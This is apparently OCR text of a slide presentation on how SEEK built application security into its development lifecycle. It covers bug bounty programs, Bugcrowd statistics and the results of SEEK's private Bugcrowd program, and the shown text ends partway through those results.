
~140 Tech Team



1-2 App Sec Team



Deploys To Prod Per Month



~30 times a day!

Tools/Platforms/Frameworks


~150 different tools, languages, platforms, frameworks and techniques

The Solution?

Can we make SEEK 100% secure?

Yes there is a way!

Defence In Depth



Secure Development Lifecycle.

How can we add security into an SDLC?

It all starts with….

CONJOINED TRIANGLES OF SUCCESS >>>
MANUFACTURING
ENGINEERING
SALES
COMPROMISE
GROWTH

SEEK's Application Security Vision


Training	Inception	Development	Deployment	Monitoring
Web security training for tech teams (e.g. devs and tester).	Review system design for security weaknesses.	Add security tests for controls in ASVS standard.	Automated security tools into the build pipeline (e.g. ZAP).	Manual security testing for high value components.
Security awareness for online delivery (e.g. Brown bags).	Develop attack scenarios for high risk projects.	Adopt security standards and security release plans.	Deploy source code analysis tools into build pipeline (e.g. Checkmarx).	Implement a continuous testing program (e.g. A bug bounty program).

Bug Bounty Programs


Evening up the playing field…

Even Up the Playing Field


50-200 Bounty Hunters



~140 Tech Team




Bug Bounty Programs



Traditional Security Testing

A single security researcher or scanner tests your applications. Limited scope and results.



The Bugcrowd Way

A crowd of researchers test your applications. Thousands of eyes, better results.

Bug Bounty Programs

~500 Public Bug Bounty Programs Globally

Managed Bug Bounty Programs

hackerone

bugcrowd

> *Since 2011 Facebook have paid out 4.5m to ~800 researchers.*

Even the Pentagon Have a Bug Bounty Program!!

US Secretary of Defense Ashton Carter (left) said the initiative was designed to "strengthen our digital defences and ultimately enhance our national security"

Credit **Samuel Corum/Anadolu Agency/Getty Images**

THE STATE OF BUG BOUNTY

Bugcrowd's second annual report on the current state of the bug bounty economy

JUNE 2016

Bugcrowd

286

Programs Run (Since 2013)


2m

Paid To Researchers


26,782

Researchers


Location of Researchers




Part-time Vs Full-time




Time Spent Per Week




Quality - Low Submission Volume



Quality - High Submission Volume



Companies Using Bounty Programs




Private Flex Program?


- Two week, private, managed program through Bugcrowd.
- 50 researchers were invited and they were paid for the issues found.
- Testing occurred on production systems.
- Scope was www.seek.com.au, talent.seek.com.au and talentsearch.seek.com.au.
- Effort from SEEK’s side was ~5 days FTE (not including remediation of issues).

Bugcrowd Overview

104 issues were reported in total, with 40 being verified issues:

